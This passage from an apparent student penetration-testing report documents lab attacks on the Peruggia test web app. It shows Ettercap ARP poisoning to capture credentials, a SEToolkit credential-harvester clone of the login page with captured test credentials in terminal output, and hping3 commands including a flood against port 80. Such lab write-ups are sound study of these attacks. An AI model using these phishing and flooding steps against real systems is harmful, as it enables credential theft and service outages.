


Figure 23 : Adding target IP addresses

APR poisoning attack the user by using the Ettercap GUI the attacker can get the victim's username of the machine along with the password without any trouble. Target 1 is the web server the target 2 is the victim's machine.




Figure 24 : APR poisoning results

Ettercap can detect when a user has entered sensitive information such as username and password. Gaining credentials such as username and password will not be enough to do a penetration test from the attacker's side. Many other information such as bank details, credit card details, email address, social media account details are also available but with Ettercap it's not possible to monitor each of the activities of the victim to get those details. So in order to check all those activities and collect those kind of information Kali Linux has another tool called Wireshark which can be used for this purpose.


The scenario clearly states that the application holds financial details of the property owners which may contain bank details, card details of the property owners. During the MITM the attacker could retrieve all the financial details of the property owners with those details the attackers could use

## 2 Social Engineering Attack

To demonstrate the attack, we'll use the Social-Engineer Toolkit(SEToolkit) a collection of tools that can create an attack on users, mass email, spear phishing just to name few. Bellow shows the interface of the SEToolkit.



27



```

root@kali: /home/kali
File Actions Edit View Help
---
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---
---
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

Enter the IP address for POST back in Harvester/Tabnabbing: 192.168.56.101
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://192.168.56.102/peruggia/index.p
hp?action=login

[*] Cloning the website: http://192.168.56.102/peruggia/index.php?action=logi
n
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are a
vailable. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where you
r directory structure is.
Press {return} if you understand what we're saying here.
[*] Apache is set to ON - everything will be placed in your web root director
y of apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
[!] Apache may be not running, do you want SET to start the process? [y/n]: y
Starting apache2 (via systemctl): apache2.service.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir
/harvester_data.txt
Feel free to customize post.php in the /var/www/html directory
[*] All files have been copied to /var/www/html
[*] SET is now listening for incoming credentials. You can control-c out of t
his and completely exit SET at anytime and still keep the attack going.
[*] All files are located under the Apache web root directory: /var/www/html
[*] All fields captures will be displayed below.
[Credential Harvester is now listening below ... ]

```

Figure 26 : Peruggia interface

For the attacker to attack <http://192.168.56.102/peruggia/index.php?action=login> was created in the Kali Linux. The interface is given bellow.




The image shows a web browser window displaying the login page for Peruggia 1.2. The page has a light blue background and a dark blue sidebar on the left. At the top, there is a logo of a person running with a backpack and the text "Peruggia 1.2". Below the logo, there is a navigation bar with links: "Welcome Guest | Login | Home | About | Learn". The main content area contains a login form with a "Login" button at the top, followed by "Username:" and "Password:" labels, each with a text input field. Below the input fields is another "Login" button. At the bottom of the page, there is a footer with the text: "Peruggia 1.2 | <https://sourceforge.net/projects/peruggia/> Developed by Andrew Kramer".

*Figure 27 : Peruggia login page*

Using Apache2 in the kali machine the phishing site was created. To show that any data that will be typed and submitted In this application will be displayed in the attacker's machine, the username of "Shenal" and for the password "Shenal123" was entered. The entered credentials can be seen in the SEToolkit as below shown.





```
root@kali: /home/kali
File Actions Edit View Help
Trash
File System
Home
SEToolkit

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

Enter the IP address for POST back in Harvester/Tabnabbing: 192.168.56.101
[~] SET supports both HTTP and HTTPS
[~] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://192.168.56.102/peruggia/index.php?action=login
[*] Cloning the website: http://192.168.56.102/peruggia/index.php?action=login
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is.
Press {return} if you understand what we're saying here.
[*] Apache is set to ON - everything will be placed in your web root directory of apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
[!] Apache may be not running, do you want SET to start the process? [y/n]: y
Starting apache2 (via systemctl): apache2.service.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/harvester_date.txt
Feel free to customize post.php in the /var/www/html directory
[*] All files have been copied to /var/www/html
[*] SET is now listening for incoming credentials. You can control-c out of this and completely exit SET at anytime and still keep the attack going.
[*] All files are located under the Apache web root directory: /var/www/html
[*] All fields captures will be displayed below.
[Credential Harvester is now listening below...]

Array
(
    [username] => Shenal
    [password] => Shenal123
)
```

Figure 28 : Social engineering output

According to the scenario the attacker can create a login page for the estate agent company and let customers and property owners login through the page and get their login credentials. Likewise, the attacker could create many phishing web pages in order to get other details such as bank details, credit card details. This can be a serious threat as users financial details are at risk and the attackers could do harm like steal money from those users. So, it is important to check website links only go to trusted website from trusted parties to avoid these types of data phishing.

## PART D- DENIAL OF SERVICE ATTACKS

### 1 DoS the Web Server

A Denial-of-Service (DoS) attack will stop the machine or a network cutting of the connection from user to the machine or the network. . DoS attacks accomplish this by flooding the target with traffic or sending it information that triggers a crash.(What is a denial of service attack (DoS) , 2022)

In order to have a DoS attack the attacker must know the IP address of both machines the attackers and the victims machine after open Wireshark tool.




Figure 29 : Wireshark interface

In the Wireshark to check the ping “hping3 -1 -c 1 192.168.56.105” code was used to see if the request is transmitted. Note that the OS machine IP address is 192.168.56.105.

```

root@kali: /home/kali
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history

(kali@kali)-[~]
└─$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali]
└─# hping3 -1 -c 1 192.168.56.105
HPING 192.168.56.105 (eth0 192.168.56.105): icmp mode set, 28 headers + 0 dat
a bytes

--- 192.168.56.105 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

(kali@kali)-[/home/kali]
└─# hping3 -1 -c 1 192.168.56.105
HPING 192.168.56.105 (eth0 192.168.56.105): icmp mode set, 28 headers + 0 dat
a bytes

--- 192.168.56.105 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

(kali@kali)-[/home/kali]
└─#

```

Figure 30 : Hping3 command line execution




Figure 31 : Wireshark ping output



Creating more traffic makes the server busy, so server would not be able to access the web application. The Wireshark detects high traffic when the following code “hping3 -s -flood -p 80 192.168.56.102” is executed in the terminal. The following the image shows the code execution and the heavy traffic in the server.


